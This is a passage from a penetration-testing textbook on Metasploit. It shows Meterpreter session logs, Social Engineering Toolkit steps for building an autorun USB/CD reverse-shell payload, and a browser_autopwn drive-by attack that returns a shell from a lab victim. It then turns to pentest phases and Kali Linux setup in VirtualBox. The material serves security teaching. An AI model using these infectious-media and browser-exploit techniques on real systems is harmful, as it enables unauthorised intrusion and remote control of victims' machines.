[*] Started reverse TCP handler on 192.168.44.134:443
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:443 -> 192.168.44.129:1143) at 2017-05-12 01:12:32 -0400

meterpreter > sysinfo
Computer        : SAGAR-C51B4AADE
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : MSHOME
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```

10.8 Creating infectious media drives

Open the Social Engineering Toolkit and from the main menu, select option 3 **Infectious Media Generator** as shown in the following screenshot. Then, select option 2 to create a **Standard Metasploit Executable**:

```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 3

 The Infectious USB/CD/DVD module will create an autorun.inf file and a
 Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
 run if autorun is enabled.

 Pick the attack vector you wish to use: fileformat bugs or a straight executabl
e.

   1) File-Format Exploits
   2) Standard Metasploit Executable

  99) Return to Main Menu

set:infectious>2
```


Now, select option 1 to use **Windows Shell Reverse TCP** as the payload for our exploit.

Then, set the IP address in the LHOST variable and port to listen on:

```
set:infectious>2


   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>1
set:payloads> IP address for the payload listener (LHOST):192.168.44.134
set:payloads> Enter the PORT for the reverse listener:8181
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
```

The Social Engineering Toolkit will generate a folder called *autorun* located at */root/.set/*. This folder can be copied to the USB Flash Drive or CD/DVD ROM's to distribute it to our victim. Meanwhile, we would also need to set up a listener (as shown in the earlier section) and then wait for our victim to insert the infected media into his system.


Browser Autopwn:

Another interesting auxiliary module for performing client-side attacks is the browser_autopwn. This auxiliary module works in the following sequence:


1. The attacker executes the *browser_autopwn* auxiliary module.
2. A web server is initiated (on the attacker's system), which hosts a payload. The payload is accessible over a specific URL.
3. The attacker sends the specially generated URL to his victim.
4. The victim tries to open the URL, which is when the payload gets downloaded on his system.
5. If the victim's browser is vulnerable, the exploit is successful and the attacker gets a meterpreter shell.

From the *msfconsole*, select the *browser_autopwn* module using the use *auxiliary/server/browser_autopwn* command as shown in the following screenshot.


Then, configure the value of the LHOST variable and run the auxiliary module:



Running the auxiliary module will create many different instances of exploit/payload combinations as the victim might be using any kind of browser:



On the target system, our victim opened up an Internet Explorer and tried to hit the malicious URL *http://192.168.44.134:8080* (that we setup using the *browser_autopwn* auxiliary module):



Back on our Metasploit system, we got a *meterpreter* shell as soon as our victim opened the specially crafted URL:

```
[*] handling request for /OlyBOHqGZT/
[*] handling request for /wazdTYykQgL/
[*] Sending jar
[*] handling request for /QZhjP/oTPztllO.jar
[*] Sending jar
[*] handling request for /QZhjP/oTPztllO.jar
[*] Sending jar
[*] handling request for /OlyBOHqGZT/jEIfKKyW.jar
[*] handling request for /wazdTYykQgL/SvMR.jar
[*] Java Applet Rhino Script Engine Remote Code Execution handling request
[*] handling request for /OlyBOHqGZT/jEIfKKyW.jar
[*] handling request for /wazdTYykQgL/SvMR.jar
[*] Java Applet Rhino Script Engine Remote Code Execution handling request
[*] Java Applet Rhino Script Engine Remote Code Execution handling request
[*] Java Applet Rhino Script Engine Remote Code Execution handling request
[*] Sending stage (46089 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:7777 -> 192.168.44.129:1122) at 2017-05-10 01:01:40 -0400
[*] Session ID 1 (192.168.44.134:7777 -> 192.168.44.129:1122) processing InitialAutoRunScript 'migrate -f'
background
[-] Unknown command: background.
msf auxiliary(browser_autopwn) > sessions -l

Active sessions
===============

  Id  Type                     Information                 Connection
  --  ----                     -----------                 ----------
  1   meterpreter java/windows  shareuser @ sagar-c51b4aade  192.168.44.134:7777 -> 192.168.44.129:1122 (192.168.44.129)

msf auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer    : sagar-c51b4aade
OS          : Windows XP 5.1 (x86)
Meterpreter : java/windows
meterpreter >
```

Summary

In this chapter, we learned how to use various tools and techniques in order to launch advanced client-side attacks and bypass the network perimeter restrictions.

In the next chapter, we'll deep dive into Metasploit's capabilities for testing the security of web applications.

Exercises:

You can try the following exercises:

1. Get familiar with various parameters and switches of *msfvenom*
2. Explore various other social engineering techniques provided by Social Engineering Toolkit

Online Links

- https://www.offensive-security.com/metasploit-unleashed/client-side-attacks/
- https://danscourses.com/client-side-exploits-using-metasploit/
- https://docs.rapid7.com/metasploit/social-engineering/
- https://www.javatpoint.com/server-side-attacks-metasploit-basics

❖❖❖❖❖

11

APPROACHING A PENETRATION TEST USING METASPLOIT

Unit Structure:

11.0 OBJECTIVES

After going through this chapter, you will be able to:

- The phases of a penetration test
- The basics of the Metasploit framework
- The workings of exploits
- Testing a target network with Metasploit
- The benefits of using databases


11.1 Introduction

Penetration testing can be defined as being a means for a company or business to access the vulnerabilities within it's system at any given time. As systems change, like the addition of new software or hardware changes, more vulnerabilities can present themselves.

Penetration testing is an intentional attack on a computer-based system with the intention of finding vulnerabilities, figuring out security weaknesses, certifying that a system is secure, and gaining access to the system by exploiting these vulnerabilities. Hence, a penetration test focuses on improving the security of an organization. Metasploit is a popular penetration testing tool because it makes hacking easier than it would otherwise have been. The Metasploit Framework has a suite of extensively used tools that offer a broad platform for pen-testing and exploit development.

11.2 PHASES OF PENETRATION TESTING

When we think about conducting a penetration test on an organization, we need to make sure that everything is set perfectly and is according to penetration test standards.



11.2.1. Pre Interaction

- One overlooked step to penetration testing is pre-engagement interactions or scoping. During this pre-phase, a penetration testing company will outline the logistics of the test, expectations, legal implications, objectives and goals the customer would like to achieve.
- During the Pre-Engagement phase, the penetration testers should work with the company to fully understand any risks, the organizational culture, and the best pentesting strategy for the organization. It's at this stage when the planning occurs along with aligning your goals to specific pentesting outcomes.

➔ **Scope:** This section discusses the scope of the project and estimates the size of the project. Scope also defines what to include for testing and what to exclude from the test. The tester also discusses ranges and domains under the scope and the type of test (black box or white box) to be performed.

➔ **Goals:** This section discusses various primary and secondary goals that a penetration test is set to achieve.

➔ **Testing terms and definitions:** This section discusses basic terminologies with the client and helps him or her understand the terms well.

➔ **Rules of engagement**: This section defines the time of testing, timeline,permissions to attack, and regular meetings to update the status of the ongoing test.

11.2.2 Reconnaissance or Open Source Intelligence (OSINT) Gathering

Reconnaissance or Open Source Intelligence (OSINT) gathering is an important first step in penetration testing. A pentester works on gathering as much intelligence on the organization and the potential targets for exploit.Depending on which type of pentest agree upon, a penetration tester may have varying degrees of information about the organization or may need to identify critical information on their own to uncover vulnerabilities and entry points in targeted environment.

This phase will consume 40 to 60 percent of the total time of the testing, as gaining access to the target depends largely upon how well the system is footprinted.

11.2.3 Threat Modeling & Vulnerability Identification

Any information gathered during the Reconnaissance phase is used to inform the method of attack during the penetration test.we can start modelling the threat the organization will face and identify vulnerabilities that will allow for those attacks.During the threat modeling and vulnerability identification phase, the tester identifies targets and maps the attack vectors. Vulnerabilities scanner can be used to find possible vulnerabilities on the network.In short a pentester will try to get as many details about the systems as much he can.Is there a firewall? …Antivirus installed? …Intrusion detection? Is it easily avoided?.A pentester will start thinking like an attacker about companies asset and how they may be used.Things

like **employee info**:Who works in what departments, what is their role, can the employee be exploited as a stepping stone in the attack?.**Customer data (**if it's in scope) can also be a valuable target.Who are there customers?Do the customers have any kind of access into the systems?

11.2.4 Exploitation and Post Exploitation

- With a map of all possible vulnerabilities and entry points, the pentester begins to test the exploits found within the organization network, applications, and data. The goal for the pentester is to see exactly how far they can get into the environment, identify high-value targets, and avoid any detection.
- After the exploitation phase is complete, the goal is to document the methods used to gain access to your organization's valuable information. The penetration tester should be able to determine the value of the compromised systems and any value associated with the sensitive data captured.

11.2.5 Reporting

Creating a formal report of the entire penetration test is the last phase to conduct while carrying out a penetration test. Identifying key vulnerabilities, creating charts and graphs, recommendations, and proposed fixes are a vital part of the penetration test report.

11.3 Setting up Kali Linux in virtual environment


- Kali Linux is a Debian-derived Linux distribution designed for penetration testing. With over 600 preinstalled penetration-testing programs, it earned a reputation as one of the best-operating systems used for security testing. As a security-testing platform, it is best to install Kali as a VM on VirtualBox.
- This step by step process shows you how to install Kali Linux on VirtualBox.
- **Prerequisites**

  - ❖ At least 20 GB of disk space
  - ❖ At least 1 GB of RAM (preferably 2) for i386 and amd64 architectures
  - ❖ VirtualBox (or alternative virtualization software)

- In order to create virtual environments, we need virtual machine software. We can use anyone between two of the most popular ones: **VirtualBox and VMware player.** So, let us begin with the installation by performing the following steps:


1. Download the VirtualBox (http:/ / www. virtualbox. org/ wiki/ Downloads) setup for your machine's architecture.
2. Run the setup and finalize the installation.

3. Now, after the installation, run the VirtualBox program, as shown in the following screenshot:



Step 1: Download Kali Linux ISO Image


On the official Kali Linux website downloads section, you can find Kali Linux *.iso* images.Navigate to the Kali Linux Downloads page and find the packages available for download. Depending on the system you have, download the 64-Bit or 32-Bit version.




Step 2: Create Kali Linux VirtualBox Container

After downloading the *.iso* image, create a new virtual machine and import Kali as its OS.

1. Launch VirtualBox Manager and click the New icon.




2. Name and operating system. A pop-up window for creating a new VM appears. Specify a name and a destination folder. The *Type* and *Version* change automatically, based on the name you provide. Make sure the information matches the package you downloaded and click Next.



3. Memory size. Choose how much memory to allocate to the virtual machine and click Next. The default setting for Linux is 1024 MB. However, this varies depending on your individual needs.

4. Hard disk. The default option is to create a virtual hard disk for the new VM. Click Create to continue. Alternatively, you can use an existing virtual hard disk file or decide not to add one at all.




5. Hard disk file type. Stick to the default file type for the new virtual hard disk, VDI (VirtualBox Disk Image). Click Next to continue.

6. Storage on a physical hard disk. Decide between Dynamically allocated and Fixed size. The first choice allows the new hard disk to grow and fill up space dedicated to it. The second, fixed size, uses the maximum capacity from the start. Click Next.

7. File location and size. Specify the name and where you want to store the virtual hard disk. Choose the amount of file data the VM is allowed to store on the hard disk. We advise giving it at least 8 GB. Click Create to finish.


Now you created a new VM. The VM appears on the list in the VirtualBox Manager.




Step 3: Configure Virtual Machine Settings

The next step is adjusting the default virtual machine settings.


1. Select a virtual machine and click the Settings icon. Make sure you marked the correct VM and that the right-hand side is displaying details for Kali Linux.




2. In the Kali Linux – Settings window, navigate to General > Advanced tab. Change the Shared Clipboard and Drag'n'Drop settings to Bidirectional. This feature allows you to copy and paste between the host and guest machine.




3. Go to System > Motherboard. Set the boot order to start from Optical, followed by Hard Disk. Uncheck Floppy as it is unnecessary.



